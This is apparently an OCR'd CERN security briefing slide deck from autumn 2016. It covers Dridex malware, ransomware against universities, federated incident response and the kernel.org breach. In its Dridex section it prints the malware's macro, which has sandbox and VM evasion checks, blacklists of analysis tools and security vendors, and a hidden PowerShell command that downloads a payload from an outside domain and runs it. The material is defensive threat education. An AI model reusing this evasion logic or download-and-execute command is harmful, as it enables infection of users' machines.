CERN

Security Update Autumn 2016

Presented by Hannah Short, CERN

With much input from the Computer Security Team!

What has happened since the last meeting?

Zombie-Trojans attack Switzerland

Academia held to ransom

Hackers behind bars

What has happened since the last meeting?

Dridex


Academia as a target

Arrest made over kernel.org

Dridex

- Born in November 2014
- Distributed via email:
  - Inside Microsoft Word or Excel documents with an obfuscated macro that downloads the payload
  - With a malicious link that points to an external JJEncoded JavaScript that triggers the download of the payload binary.
- Takedown in September 2015, only briefly effective

More details here: https://www.fireeye.com/blog/threat-research/2015/06/evolution_of_dridex.html



https://www.melani.admin.ch/melani/fr/home/documentation/lettre-d-information/offline-payment-software.html

It’s not so simple to kill a Botnet

U.S. Department of Justice
Office of Public Affairs
(202) 514-2007/TDD (202) 514-1888

October 13, 2015

Bugat Botnet Administrator Arrested and Malware Disabled

A sophisticated malware package designed to steal banking and other credentials from infected computers has been disrupted, and charges have been filed in the Western District of Pennsylvania against a Moldovan administrator of the botnet known as “Bugat,” “Cridex” or “Dridex.” Actions taken by the U.K. and the U.S. substantially disrupted the botnet.

Assistant Attorney General Leslie R. Caldwell of the Justice Department’s Criminal Division, U.S. Attorney David J. Hickton of the Western District of Pennsylvania and Special Agent in Charge Scott S. Smith of the FBI’s Pittsburgh Division made the announcement today.

Andrey Ghinkul, aka Andrei Ghincul and Smilex, 30, of Moldova, was charged in a nine-count indictment unsealed today in the Western District of Pennsylvania with criminal conspiracy, unauthorized computer access with intent to defraud, damaging a computer, wire fraud and bank fraud. Ghinkul was arrested on Aug. 28, 2015 in Cyprus. The United States is seeking his extradition.

https://www.fbi.gov/contact-us/field-offices/pittsburgh/news/press-releases/bugat-botnet-administrator-arrested-and-malware-disabled

Change of tactic


- Shift towards high yield & corporate money
- Country specific waves, e.g. Switzerland
- Sent from compromised email accounts rather than botnet

https://www.govcert.admin.ch/blog/

Attachment names more difficult to identify for mail filtering rules, e.g. [name]21293766.docm


Improved targeting

More natural language




https://www.proofpoint.com/tw/threat-insight/post/Dridex-returns-to-action-for-smaller-more-targeted-attacks

The attachment contains “jibberish” requiring macros to decipher…



https://www.proofpoint.com/tw/threat-insight/post/Dridex-returns-to-action-for-smaller-more-targeted-attacks

…or claims that Office requires an upgrade



https://www.proofpoint.com/tw/threat-insight/post/Dridex-returns-to-action-for-smaller-more-targeted-attacks

What’s this macro doing?

```
Public Sub main()
    On Error GoTo ERROR
    If compareDocName(Left(ThisDocument.Name, InStrRev(ThisDocument.Name,
".") - 1)) Then Error 102
    If RecentFiles.Count < 3 Then Error 101
    If Tasks.Count < 50 Then Error 103

    For Each task In Tasks
        If checkBlackList(task.Name, blTaskArray) Then Error 104
    Next

    location = getLocationText
    If Not comapareCharToArray(location, "SWITZERLAND") Then Error 105
    If checkBlackList(location, blCompanies) Then Error 106
```


```
Public Sub main()
    On Error GoTo ERROR
    If compareDocName(Left(ThisDocument.Name, InStrRev(ThisDocument.Name,
".") - 1)) Then Error 102
    If RecentFiles.Count < 3 Then Error 101
    If Tasks.Count < 50 Then Error 103

    For Each task In Tasks
        If checkBlackList(task.Name, blTaskArray) Then Error 104
    Next

    location = getLocationText
    If Not comapareCharToArray(location, "SWITZERLAND") Then Error 105
    If checkBlackList(location, blCompanies) Then Error 106
```

Am I in a VM?

```
Public Sub main()
    On Error GoTo ERROR
    If compareDocName(Left(Th                                    ocument.Name,
".") - 1)) Then Error 102
    If RecentFiles.Count < 3 Th
    If Tasks.Count < 50 Then Er

    For Each task In Tasks
        If checkBlackList(task.Name, blTaskArray) Then Error 104
    Next

    location = getLocationText
    If Not comapareCharToArray(location, "SWITZERLAND") Then Error 105
    If checkBlackList(location, blCompanies) Then Error 106
```

"vxSTReaM", "wiReShaRK", "VbOX", "prOcess MoNItor", "FIDdlER", "VmwARE", "proCess EXPlOReR", "autoIT", "vmtools", "viSUAL baSic", "tcpViEW"

```
Public Sub main()
    On Error GoTo ER
    If compareDocNam
".") - 1)) Then Error 1
    If RecentFiles.Cou
    If Tasks.Count < 5

    For Each task In Ta
        If checkBlackLis
    Next

    location = getLocationText
    If Not comapareCharToArray(location, "SWITZERLAND") Then Error 105
    If checkBlackList(location, blCompanies) Then Error 106
```



IP Address	Country Code	Location	Postal Code	Approximate Coordinates*	Accuracy Radius	ISP	Organization	Domain	Metro Code
12.203.60.66	US	Dublin, California, United States, North America	94568	37.7186, -121.9164	50	AT&T Services	AT&T Services		807

```
Public Sub main()
    On Error GoTo El
    If compareDocNa                                                    e,
".") - 1)) Then Error
    If RecentFiles.Co
    If Tasks.Count <

    For Each task In
        If checkBlackL
    Next

    location = getLocationText
    If Not comapareCharToArray(loca n, "SWITZERLAND") Then Error 105
    If checkBlackList(location, blCompanies) Then Error 106
```

"STrONg TeCHNOLOGIes", "**Fireeye**", "blAckOAkCOMpuTERS", "BluEcOAt", "scHOOL", "IRonPOrt", "aCAdemiC", "PrOofpOiNT", "dATa CEnteR", "MeSsagELABs", "hEtzNer", "Vmvault", "AMAZoN", "FOrcePoInT", "seCURIty", "DEdicAtED", "rACKsPACe", "meDIcInE", "eseT, SPOl", "Ovh SAs", "CLOud", "seRver", "ANOnymous", "miCroSOFt", "HoSTing", "zSCAlEr", "army", "hosTED", "BITDefeNdeR" …

```
…

    Set wshell = CreateObject("WScript.Shell")
    'DgUXv wshell.Run("powershell -ExecutionPolicy Bypass -WindowStyle Hidden -
noprofile -c $tmp=[System.IO.Path]::GetTempFileName();(New-Object
System.Net.WebClient).DownloadFile('http://ebusiness-expert.eu/mso/onedrive',
$tmp);rundll32 $tmp,DllRegisterServer", 0)
    Exit Sub
    ERROR:
End Sub
```

How can we protect users?

Stop emails from reaching user

Block domains hosting payload

Sounds easy! Why not?

- Defining rules to identify mails to block is non-trivial
- Difficult to trigger the macro under test conditions, observe traffic and find domain to block

What can we do?

- Key is good malware detection, trigger malicious behaviour in an advanced test environment to analyse
- Make use of the intelligence collected by external partners, maybe we’re not the first to see this wave!

What have we done at CERN?

- Physical appliance forming a secure gateway to our mail servers
- Appliance able to analyse attachments and links
- Quarantines suspicious emails

Academia is a target

The community as a victim

- Recent events have shown that we are interesting targets
- Highly heterogeneous community in terms of maturity and culture
- … but an attack against one can easily become an attack against all

University pays $20,000 to ransomware hackers

8 June 2016 | Technology


Share

UNIVERSITY OF CALGARY

University IT workers tried to crack the ransomware for more than a week before the payment

Source: http://www.bbc.com/news/technology-36478650

Attacking academia as a business model



- Academia is a viable market for cybercriminals
  - Ransomware, finance fraud, etc.
- Offers a favorable cost/benefit ratio for many bad actors

Slide by Romain Wartel, CERN

Security is everybody’s problem but nobody’s responsibility

How can we protect our infrastructure and our users?

Can we protect our users?

- Many of our users are not “our” users anymore
- Federated Identity Management means that many of the users are unknown
- We need help from other organisations to resolve incidents – like grid security response **but much bigger scale!**


38 National Federations
2189 Identity Providers
Source: eduGAIN, Data Taken September 2016

Sirtfi

- Security Incident Response Trust Framework for Federated Identity
- Guarantees that an organisation is able and willing to collaborate
- https://refeds.org/sirtfi


SIRTFI
Security Incident Response Trust Framework for Federated Identity

Can we protect our resources?

- Organisations' security capability varies
- Intelligence is gathered but not shared community wide
- How can we support each other?

MISP

- Open Source
- http://www.misp-project.org




MISP

- Let more mature sites help the less mature!
- MISP allows Indicator of Compromise (IOC) sharing
- A trusted person from a Sirtfi-compliant Federated Identity Provider can access CERN’s instance (talk to us!)

WLCG SOC WG

- SOC = Security Operations Centre
- Working Group set up to coordinate activities
- Contact chairperson David Crooks david.crooks@cern.ch

A global response



Slide by Romain Wartel, CERN

Arrest made over kernel.org

Kernel.org compromise

- 2011, multiple servers compromised
- Long-awaited report never released
- Culprit arrested in Florida this September after being pulled over for traffic violations

Site News

- As noted previously, kernel.org suffered a security breach. Because of this, we have taken the time to rearchitect the site in order to improve our systems for developers and users of kernel.org. To this end, we would like all developers who previously had access to kernel.org who wish to continue to use it to host their git and static content, to follow the instructions here.
  Right now, www.kernel.org and git.kernel.org have been brought back online. All developer git trees have been removed from git.kernel.org and will be added back as the relevant developers regain access to the system.
  Thanks to all for your patience and understanding during our outage and please bear with us as we bring up the different kernel.org systems over the next few weeks. We will be writing up a report on the incident in the future.
- On Aug 25, 2011 Happy 20th Birthday Linux!
  For everyone who doesn't know, on this day 20 years ago, a Helsinki Grad student named Linus declared he had a little hobby OS to share with everyone. That original e-mail can be found here.
  The rest, as they say, is history!
- On June 8, 2011 starting at midnight UTC the Linux Kernel Archives will participate in World IPv6 Day; we will enable IPv6 on as many of our services as possible on that date. At that time the ipv6.kernel.org test address

What does this mean for us?

- The elusive report may be one step closer
- Know the full impact of the compromise?
- Set the precedent for law enforcement's involvement with future high-impact breaches

Source: http://thehackernews.com

Take home thoughts

- Are you prepared for sophisticated spam?
- What is your role in our community?
  - Ready for Federated Incident Response?
  - MISP contributor or consumer?